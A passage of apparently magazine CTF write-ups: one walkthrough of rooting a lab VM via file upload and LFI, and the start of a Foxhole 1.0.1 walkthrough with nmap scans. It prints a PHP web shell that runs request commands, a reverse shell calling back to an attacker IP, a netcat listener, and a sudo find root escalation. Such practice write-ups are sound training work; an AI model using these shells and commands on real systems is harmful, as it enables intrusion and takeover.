


This required another trial and error to find out the location of the web server root directory. I can successfully see the image (goxy.jpeg) file I uploaded. Now time to view the php shell I uploaded.





```
if ($handle = opendir("$d")) { echo "  
listing of $d  
"; while ($dir = readdir($handle)){ if (is_dir("$d/$dir")) echo " "; else echo " "; echo "$dir\n"; echo " "; } } else echo "opendir() failed"; closedir($handle); c  
"); } if(isset($_REQUEST['c'])){ echo "  
";  
    system($_REQUEST['c']);  
    die;  
}  
if(isset($_REQUEST['upload'])){  
    if(isset($_REQUEST['dir'])) die('hey, specify directory!');  
    else $dir=$_REQUEST['dir'];  
    $fname=$_HTTP_POST_FILES['file_name']['name'];  
    if(move_uploaded_file($_HTTP_POST_FILES['file_name']['tmp_name'], $dir.$fname))  
        die('file uploading error.');
```

Good. However, this shell is limited. So, it's time to upload the php-reverse-shell to the target and weaponise it.




```
GNU nano 4.9.3 php-reverse-shell.php Modified  
// Usage  
// _____  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.36.158'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
^G Get Help    ^O Write Out  ^W Where Is   ^K Cut Text    ^J Justify    ^C Cur Pos  
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```



I started a netcat listener and using LFI vulnerability, access my newly uploaded shell.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
```



This successfully gave me a shell on the target.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.164: inverse host lookup failed: Unknown host
connect to [192.168.36.158] from (UNKNOWN) [192.168.36.164] 43628
Linux bassam-aziz 5.3.0-28-generic #30~18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
 19:38:55 up 35 min,  1 user,  load average: 1.06, 1.03, 1.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
bassam   :0      :0              19:06   ?xdm?  31:47  0.02s /usr/lib/gdm3/gdm-x-session --r
un-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux bassam-aziz 5.3.0-28-generic #30~18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
$
```

It's time for privilege escalation. I uploaded the PE.sh script on the target and ran it for this purpose.

```
$ chmod 777 PE.sh
$ ls
PE.sh
$ ./PE.sh
TERM environment variable not set.
##### PE Linux
##### By WazeHell
##### Reporting Directory : /Report
#####
##### System Info #####
Kernel : 5.3.0-28-generic
#####
Hostname: bassam-aziz
#####
Linux kernel architecture: x86_64
#####
grep: write error: Broken pipe
Full Kernel information:
Linux bassam-aziz 5.3.0-28-generic #30~18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
#####
Distribution information:
"Ubuntu 18.04.4 LTS"
#####
```

PE.sh failed to get any positive results or any passwords.

```
$ pwd
/tmp
$ ls
PE.sh
Reports
passwordfiles.txt
$ cat passwordfiles.txt
```

Since I am running as www-data user, there will be no SUDO privileges. So I started a long process of enumeration to find a way to elevate privileges. As part of the process, I found a backups directory in the "var" directory.

```
$ cd var
$ ls
backups
cache
crash
lib
local
lock
log
mail
metrics
opt
run
snap
spool
tmp
www
$
```

But that didn't have any interesting files.

```
$ cd backups
$ ls
alternatives.tar.0
apt.extended_states.0
dpkg.arch.0
dpkg.arch.1.gz
dpkg.diversions.0
dpkg.diversions.1.gz
dpkg.statoverride.0
dpkg.statoverride.1.gz
dpkg.status.0
dpkg.status.1.gz
group.bak
gshadow.bak
passwd.bak
shadow.bak
$
```

As I performed further enumeration, I found a file named "supersecret-for-aziz" in the /www/html directory.

```
$ cd www
$ ls
html
$ cd html
$ ls
index.html
language.php
supersecret-for-aziz
upload.php
uploads
$
```

Actually it is itself a directory. In that directory, a file named "bassam-pass.txt" had a text which appeared to be a password.

```
$ cat supersecret-for-aziz
cat: supersecret-for-aziz: Is a directory
$ cd supersecret-for-aziz
$ ls
bassam-pass.txt
$ cat bassam-pass.txt
Password123!@#
```

The file suggests that this is the password for bassam. Is this the password for user named "bassam"? I login as user "bassam" with the password I just got and the login is successful.

```
$ python3 'import pty;pty.spawn("/bin/bash")'
python3: can't open file 'import pty;pty.spawn("/bin/bash)": [Errno 2] No such file or directory
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bassam-aziz:/var/www/html/supersecret-for-aziz$ su bassam
su bassam
Password: Password123!@#

bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$
```

However, I still don't have root privileges. When I saw what SUDO privileges this user has, I found out that he can run the find command as root.

```
bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$ sudo -l
sudo -l
[sudo] password for bassam: Password123!@#

Matching Defaults entries for bassam on bassam-aziz:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bassam may run the following commands on bassam-aziz:
    (ALL : ALL) /usr/bin/find
bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$
```

As far as I know, that's too simple by now.

```
bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$ sudo find . -exec /bin/sh \; -quit
secret-for-aziz$ sudo find . -exec /bin/sh \; -quit
# id
id
\uid=0(root) gid=0(root) groups=0(root)
#
```

Now, I have root privileges on the target system.

```
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
THM{root-Is_Better-Than_All-of-THEM-31337}
#
```

*To be Continued.....*

## FOXHOLE : 1.0.1

# CAPTURE THE FLAG

*You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.*

*Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.*

Hi Hackercoolians. I am Mala and in our present Issue, I bring you the CTF challenge of Fox Hole 1.0.1. This machine is authored by "purpl3f0x". The author says it is an "easy to intermediate" which is easy to gain access but a bit complex to escalate privileges. The reason I chose this machine for you is that it is based on steganography and our readers did not have any prior interaction with a CTF machine that is based on steganography. For the beginners, Steganography is the art of hiding information in plain sight. The machine can be downloaded from the given link below.

[https://www.vulnhub.com/entry/foxhole\\_101,566/](https://www.vulnhub.com/entry/foxhole_101,566/)

This machine is working fine in both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. So I fire up both target and attacker machines and perform a SYN PING scan on the target to find the IP address of my target.

```
kali@kali:~$ nmap -sP 192.168.36.155-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 05:46 EDT
Nmap scan report for 192.168.36.158
Host is up (0.0016s latency).
Nmap scan report for 192.168.36.159
Host is up (0.0016s latency).
Nmap done: 46 IP addresses (2 hosts up) scanned in 1.91 seconds
kali@kali:~$ █
```

```
kali@kali:~$ nmap -sV 192.168.36.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 05:47 EDT
Nmap scan report for 192.168.36.159
Host is up (0.0038s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
kali@kali:~$ █
```

As you can all see, the target IP address is 192.168.36.159. The verbose scan of Nmap revealed that the target is running only two services : SSH and HTTP. I started by searching for any vulnerabilities related to the version of SSH running on the target. Searchsploit failed to find any vulnerabilities.

